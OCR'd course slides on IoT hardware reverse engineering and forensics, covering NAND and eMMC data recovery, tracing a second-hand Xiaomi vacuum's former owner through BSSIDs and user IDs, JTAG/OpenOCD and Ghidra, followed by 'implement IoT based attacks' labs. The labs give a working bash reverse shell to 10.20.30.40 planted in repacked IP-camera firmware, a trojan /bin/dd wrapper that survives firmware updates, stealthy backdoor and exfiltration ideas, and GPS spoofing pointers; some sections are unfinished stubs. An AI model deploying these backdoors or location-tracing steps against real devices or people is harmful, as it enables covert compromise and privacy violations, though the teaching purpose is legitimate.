
Wear-leveling for NAND raw flash

- Individual flash cell has limited writes but:
  - File-systems like Ext2/3/4 are not wear-leveling aware
  - Many writes can destroy the flash or corrupt the data
- Flash aware file-systems or additional layer of management:
  - File-System (on partition level only): YAFFS, JFFS/JFFS2
  - Additional layer (on device level): UBI+UBIFS
  - Must support of bad-block management and wear leveling
    - Deleted blocks are not erased, but only marked as such
    - The changed information is copied into a new block
    - Garbage collector may clean up erased blocks if needed




How wear-leveling works


- Multiple copies of the data may exist
  - Data is not being erased as long as the block is not erased
  - Size of copies is usually > 2KByte
  - Data changed regularly copied more often



Block devices

- Also known as *managed* NAND
- Standards: eMMC 4.x, 5.x
- eMMC:
  - Flash with integrated controller
  - Packages: FBGA-153
- eMCP
  - Like eMMC, but with on-chip DRAM
  - Advantage: RAM + flash on one chip
  - Packages: FBGA-162, 221
- Under Linux: normal block storage device, supports Ext2/3/4
- Integrated wear-leveling, ECC, bad-block management by FTL






Access to deleted data

- eMMC controller does not allow raw access as for raw NAND
- eMMC/eMCP use raw NAND internally
  - Bypassing of the eMMC controller and direct attachment to NAND possible
  - Challenge: the data format of the eMMC controller
- Recommended talk: “eMMC CHIPS. DATA RECOVERY BEYOND CONTROLLER” by Rusolut
  - Even if eMMC is deleted, data is still present on internal NAND flash
  - Reference: https://rusolut.com/wp-content/uploads/2018/10/eMMCvsNAND.pdf

Tools for raw NAND

- Tools for SPI
  - Any device which supports bit-banging on GPIOs works
    - Raspberry Pi, Arduino, Bus pirate, etc.
  - My favorite: Flashcat USB

- Raw NAND
  - Requires some sort of NAND controller
    - See also: “Reverse Engineering Flash Memory for Fun and Benefit”
  - Tools include Flashcat USB with adapters
    - Supports all kind of raw flash chips
    - However: does not interpret proprietary ECC/OOB data



Analyzing NAND dumps


- Binwalk
- Hex editor
- Raw NAND dumps:
  - Dumpflash by Jeong Wook (Matt) Oh: https://github.com/ohjeongwook/DumpFlash
  - Nand-dump-tool by Jean-Michel Picod: https://bitbucket.org/jmichel/tools
  - Problem: exotic OOB sizes and ECC data
- UBI images: UBIFS Dumper: https://github.com/nlitsme/ubidump/blob/master/README.md
- JFFS2 images: https://github.com/sviehb/jefferson

NAND references

- Blackhat USA 2014: Jeong Wook (Matt) Oh
  - Introduction to the communication protocol
  - Soldering/Unsoldering of NAND flash
  - How-to reverse engineer NAND formats
- “From NAND chip to files” by Jean-Michel Picod
- References:
  - https://www.blackhat.com/docs/us-14/materials/us-14-Oh-Reverse-Engineering-Flash-Memory-For-Fun-And-Benefit-WP.pdf
  - https://www.blackhat.com/docs/us-14/materials/us-14-Oh-Reverse-Engineering-Flash-Memory-For-Fun-And-Benefit.pdf
  - https://www.j-michel.org/blog/2014/05/27/from-nand-chip-to-files

Examples: Xiaomi/Rockrobo Mi Vacuum Robot

- Platform:
  - OS: Ubuntu 14.04
  - SOC: Allwinner R16
  - Flash: eMMC (4GByte)
  - RAM: 512 Mbyte DDR3
- Reconnaissance:
  - Dump partitions via UART
  - Connect device to cloud account



Mi Vacuum Robot data extraction

- Rooting methods
  - Root shell via UART or custom firmware
  - Extraction of data via SSH
- Alternative: removing and dumping of the eMMC flash

https://github.com/dgiese/dustcloud

eMMC layout

Label	Content	Mountpoint	Format
boot-res	bitmaps & some wav files		Ext4
env	uboot cmd line		Text
app	device.conf (DID, key, MAC), adb.conf, vinda	/mnt/default/	Ext4
recovery	fallback copy of OS		Ext4
system_a	copy of OS (active by default)	/	Ext4
system_b	copy of OS (passive by default)		Ext4
Download	temporary unpacked OS update	/mnt/Download	Ext4
reserve	config + calibration files, blackbox.db	/mnt/reserve/	Ext4
UDISK	logs, maps, Wi-Fi config, userID	/mnt/data	Ext4

OS images

We are interested in this for forensics

Mi Vacuum Robot reset


- Devices support Wi-Fi reset and factory reset
- Wi-Fi reset: file with Wi-Fi credentials is deleted
- Factory reset:
  - Requires special procedure described in the manual
  - OS partitions are restored from recovery
  - Data partition is formatted, but not wiped
  - Partition with usage data is not erased (uh oh)

Mi Vacuum Robot

- Amazing security/privacy problems
  - Private key of server on vacuum
  - Home maps transmitted to server
- Storage
  - After provisioning of device with new account
    - Previous data visible in App
    - Wi-Fi reset only
    - Data reuploaded to the Cloud
    - Logfiles locally available
  - After factory reset:
    - Maps are not visible anymore

Mi Vacuum Robot: locate the former owner

- Log files contained 2 BSSIDs
  - Google Geolocation API returned coordinates
- Wi-Fi credentials reveal part of address
  - Password contains personal data
- User-ID
  - Search via Mi Home App
  - Share device with user to reveal name




The **BSSID** is the MAC address of the wireless access point (WAP) generated by combining the 24 bit Organization Unique Identifier (the manufacturer's identity) and the manufacturer's assigned 24-bit identifier for the radio chipset in the WAP

Source: Google Maps


Other examples: MiTU Drone

- Child's toy, but powerful device
  - OS: Android
  - SOC: Leadcore LC1813
  - Flash: 4GByte eMMC
  - RAM: 512 Mbyte DDR2
  - Two cameras!
- Access via: Serial, ADB (after root)
- Recorded videos are on internal memory
  - Can't be deleted if device is broken



Door bells

- Many models have same design
  - SOC: HI3518
  - Flash: 8MByte SPI NOR Flash
- All devices use JFFS2/UBIFS
- Wi-Fi credentials can be recovered
- No video due to SD card




Dark world of IoT storage: summary

- Good Practice
  - Use Trust Zone for key storage
    - User data partitions should be encrypted using LUKS
    - Key managed handled by TEE
    - Unlock configuration and user data at boot
    - Factory reset should delete all key and data and recreatw partitions
- Summary: A lot of information can be recovered.
  - Secure and correct factory reset is difficult to implement
    - Use of raw NAND defeats full wipe
    - There is no way to ensure that a device has been wiped
  - Many vendors do not erase all user generated data
    - Usage data
    - Logfiles
    - Wi-Fi configuration files were overwritten, but information remained in other places

JTAG


- Joint Test Action Group described, here.
- Dedicated debug port (Test Access Port) implementing stateful serial communication protocol allowing access to on-chip debug registers.
- Allows reading and setting non-volatile memory.
- Ports can be daisy chained (boundary scan).
- 2, 4 or 5 pin interface:
  TDI (Test Data In)
  TDO (Test Data Out)
  TCK (Test Clock)
  TMS (Test Mode Select)
  TRST (Test Reset) optional.
- Boundary scan instructions include bypass and extest.
- Manufacturer provides Boundary scan description file in BSDL.



Wikipedia

JTAG example

- TAP controller puts test data on TDI. BSR monitors TDI.
- Data sent to device via TDI.
- Data exported by device through TDO.



Optiv.com

- JTAG pins or pads. Example: Raspberry Pi.
- Jtagulator identifies pins
  Screen /dev/ttyUSB0 115200
- Can also use Arduino with JTAGenum to identify pins.
- OpenOCD is utility that interfaces with JTAG. See here.
- ARM has a two signal wire JTAG like debug port called SWD. See the cortex M1 documentation at http://infocenter.arm.com.

OpenOCD with badge

- Allows
  - Chip debug
  - Setting breakpoints
  - Analyzing flash
  - Dumping firmware
- Get OpenOCD here.
  - Download zip file and manual
- Attify connections
  - TCK →D0
  - TDI→D1
  - TDO → D2
  - TMS→D3

- Badge config (badge.cfg)

```
interface ftdi
fdti_vid_pid 0x0403 0x6014
fdti_layout_init 0x0c08 0x0f1b
adapter_khz 2000
```

- Example for stm32 microcontroller

  sudo openocd “telenet_port 4444” –f badge.cfg –f stm32x.cfg

  Sudo telnet localhost 4444

  Reset inti

  Halt

- Writing

  flash write_image erase firmware.fin 0x08000000

- Reading

  dump image dump.bin 0x08000000 0x01000000

Reverse engineering, part 5, implement IoT based attacks

Lab exercises – simple software attacks

Software Reverse Engineering with Ghidra

- There is a separate section on reverse engineering with Ghidra as well as a detailed exercise. The exercise is here. Both of these sections were written by Troy Shurtleff of BAE.
- Get Ghidra here.
- There's an additional online tutorial here.

Ghidra Example

- Find a elf binary and drag it into the project folder.
  - Ghidra gives some file information automatically.
- Double click on the file to get the code browser.
  - Look for a function you want Ghidra to decompile
  - Patch the program to get it to spit out sensitive data and run it under ptrace.
    - Ghidra doesn't have an embedded emulator/debugger so we use ptrace.
    - The ptrace() system call provides a means by which one process (the "tracer") may observe and control the execution of another process (the "trace"), and examine and change the tracee's memory and registers. It is primarily used to implement breakpoint debugging and system call tracing.

      ```
      #include <sys/ptrace.h>
      long ptrace(enum __ptrace_request request, pid_t pid, void *addr, void
      *data);
      ```
  - For a tutorial on ptrace, see here.

Exfiltrate data to known IP/port

- Troy

Build a nonstandard data exfiltration port

- x

Make the exfiltration port stealthy

- Use TOR
- Use side channels
- HC-12
- Optical link

Reverse engineering, part 6, implement IoT based attacks

Lab exercises – other IoT platforms

Reading and writing SD cards

- You need a peripheral like UGREEN SD Card Reader USB 3.0 Dual Slot Flash Memory Card Reader TF or notebook with integrated SD card.
- If your SD card is already formatted
  - "fdisk -l" to list the disks that are accessible to the computer.
  - mkdir /mnt/SD
  - mount -t vfat /dev/sdc1 /mnt/SD
  - cd /mnt/SD
- To partition and format the SD card
  - sudo parted /dev/sdb
  - sudo umount /dev/sdc1
  - sudo parted /dev/sdc rm 1
  - sudo mkfs.vfat -F32 -v /path/to/sd/card

Look at an existing SD cards

- Raspberry Pi file system read on SD card

```
jlm@Hilbert:/media/jlm$ ls -l
total 20
drwxr-xr-x 22 root root  4096 Jun 19  2013 0eb36e9e-40f5-47f4-a751-4e197c0dd7c8
drwxr-xr-x  2 jlm  jlm  16384 Dec 31  1969 boot
/media/jlm/boot$ ls -l
total 18888
-rw-r--r-- 1 jlm jlm   17808 Jun 19  2013 bootcode.bin
-rw-r--r-- 1 jlm jlm     142 Dec 31  1979 cmdline.txt
-rw-r--r-- 1 jlm jlm    1180 Jun 19  2013 config.txt
-rw-r--r-- 1 jlm jlm    2024 Jun 19  2013 fixup_cd.dat
-rw-r--r-- 1 jlm jlm    5882 Jun 19  2013 fixup.dat
-rw-r--r-- 1 jlm jlm    8832 Jun 19  2013 fixup_x.dat
-rw-r--r-- 1 jlm jlm     137 Jun 19  2013 issue.txt
-rw-r--r-- 1 jlm jlm 9610248 Jun 19  2013 kernel_emergency.img
-rw-r--r-- 1 jlm jlm 2803520 Jun 19  2013 kernel.img
-rw-r--r-- 1 jlm jlm  468536 Jun 19  2013 start_cd.elf
-rw-r--r-- 1 jlm jlm 2689268 Jun 19  2013 start.elf
-rw-r--r-- 1 jlm jlm 3656516 Jun 19  2013 start_x.elf
```

Look at an existing SD cards

- Continued

```
jlm@Hilbert:/media/jlm/0eb36e9e-40f5-47f4-a751-4e197c0dd7c8$ ls -l
total 92
drwxr-xr-x  2 root root  4096 Jun 19  2013 bin
drwxr-xr-x  2 root root  4096 Jun 19  2013 boot
drwxr-xr-x  3 root root  4096 Jun 19  2013 dev
drwxr-xr-x 96 root root  4096 Jun 19  2013 etc
drwxr-xr-x  3 root root  4096 Jun 19  2013 home
drwxr-xr-x 12 root root  4096 Jun 19  2013 lib
drwx------  2 root root 16384 Jun 19  2013 lost+found
drwxr-xr-x  2 root root  4096 Jun 19  2013 media
drwxr-xr-x  2 root root  4096 Jun 15  2013 mnt
drwxr-xr-x  3 root root  4096 Jun 19  2013 opt
drwxr-xr-x  2 root root  4096 Jun 15  2013 proc
drwx------  2 root root  4096 Jun 19  2013 root
drwxr-xr-x  8 root root  4096 Dec 31  1969 run
drwxr-xr-x  2 root root  4096 Jun 19  2013 sbin
drwxr-xr-x  2 root root  4096 Jun 20  2012 selinux
drwxr-xr-x  2 root root  4096 Jun 19  2013 srv
drwxr-xr-x  2 root root  4096 Feb 25  2013 sys
drwxrwxrwt  4 root root  4096 Jun 19  2013 tmp
drwxr-xr-x 10 root root  4096 Jun 19  2013 usr
drwxr-xr-x 11 root root  4096 Jun 19  2013 var
```

Do our sensor Arduino experiments on a Raspberry Pi

- See the Electronics section for these.
- With PI, you can keep logs, do data analysis and transmit data over the internet

Do our sensor Arduino experiments on a ESP32 platform

- ESP32's use Xtensa architecture and are cheap and common.
- The Arduino development environment works with them.
- They often have wireless too.

Do our sensor Arduino experiments on a Mips platform

- MIPS processors are common in routers from China but not that common elsewhere.

Root a raspberry pi boot

- The easiest way is to change the software on its SD card. It's Linux and you can do anything (backdoor logons, backdoor port for a root shell…)
- How can you make it stealthy by modifying either Uboot or the Broadcom "first code" after initialization (bootloader.bin) which are harder to detect

Reverse engineering, part 7, implement IoT based attacks

Lab exercises – packaged attacks and surveillance

Introduce backdoor into embedded Linux build

- All linux distributions execute rc.local at boot time. Idea: add reverse shell to be executed after boot
- Approach for SquashFS firmware of a IP camera:
  - Unpack firmware under Linux with: “unsquashfs firmware.bin”
  - Edit /etc/rc.local and add “/bin/myshell.sh” before “exit 0”
  - Create a file “bin/myshell.sh” and paste the contents of the shell
  - Repack the firmware with: “mksquashfs squashfs-root/ mod_fw.bin -force-uid 1000 -force-gid 1000 -comp xz”

```
#!/bin/bash
while true; do
        /bin/bash -i >& /dev/tcp/10.20.30.40/12345 0>&1
Done
```

  - Disadvantage: unencrypted

IoT device client
Server: ncl12345

Make embedded Linux backdoor persistent

- Problem: Firmware updates often overwrite the whole partition, including the backdoor
- Idea: Patch the firmware update while the update process. When firmware update uses “dd” or “nandwrite” to install the update, we can create a wrapper around it
- Approach:
  - Rename “/bin/dd” to “/bin/ddd”
  - Create a shell script with the name “/bin/dd” and make it executable by “chmod +x”
  - See example for such wrapper on the next slide

Make embedded Linux backdoor persistent

- Example wrapper for DD

```
#!/bin/bash
patchmystuff(){
        mv /tmp/updatetemp/bin/dd /tmp/updatetemp/bin/ddd
        cp /bin/dd /tmp/updatetemp/bin/dd
        chmod +x /tmp/updatetemp/bin/dd
        while [ `umount /tmp/updatetemp; echo $?` -ne 0 ]; do
                        sleep 2
        done
}

/bin/ddd $@
myexit=$?

if [[ $@ == *"if=/dev/mmcblk0p10"* ]]; then
        if [[ $@ == *"of=/dev/mmcblk0p9"* ]]; then
                mount /dev/mmcblk0p9 /tmp/updatetemp &>/dev/null
                patchmystuff
        fi
fi
exit $myexit
```

Execute dd normally

Detect update

Fingerprint software components and get web info automatically

- The software FACT-Core is helpful

Reverse engineering, part 8, implement IoT based attacks

Lab exercises – RF attacks

Jam a GPS signal

- You can find a general description of GPS at: https://en.wikipedia.org/wiki/GPS_signals. In the Drone section of these notes, you'll find a description of the underlying algorithms and procedures.
- There are two different attacks: simple jamming and spoofing.
- Jamming
  - To jam a GPS signal, just overpower it by transmitting at the same frequencies it uses. GPS satellites are far away and the signal power at a GPS receiver is small (Calculate it using the information in the SDR section of these notes.) So a nearby transmitter has a supernatural advantage.
  - The original GPS uses two frequencies 1575.42 MHz called L; and 1227.60 MHz, called L2.
- Spoofing
  - Spoofing involves transmitting several fake GPS signal that tricks the receiver into miscalculating the location. This can be done with an SDR. See https://github.com/B44D3R/SDR-GPS-SPOOF.
- Don't do either of these things without talking to a lawyer. It can only be done in a EM isolated environment.

Extract information from side channel

- Safe cracking using an oscilloscope
- “ChipWhisperer: complete open-source toolchain for side-channel power analysis and glitching attacks.” See https://wiki.newae.com/Main_Page.
- Processor targets
  - CW303 XMEGA Target (Atmel XMEGA 128)
  - CW304 Notduino Target
  - CW305 Artix FPGA Target
  - CW308 UFO Target

Effect a glitch on a pin

- John: TODO
- Use power variations or add a resistor/capacitor to affect timing of pulse heights.

